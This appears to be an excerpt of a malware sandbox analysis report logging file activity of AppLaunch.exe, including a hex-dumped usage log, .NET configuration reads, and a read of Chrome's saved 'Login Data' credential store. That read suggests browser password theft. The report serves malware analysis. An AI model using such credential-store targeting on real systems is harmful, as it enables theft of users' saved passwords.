C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AppLaunch.exe.log	0	323	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",02,"Microsoft.VisualBasic, Ver	success or wait	1	6D30C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6CFDCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6CFDCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6CFD5705	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BE41B4F	ReadFile

Disassembly

No disassembly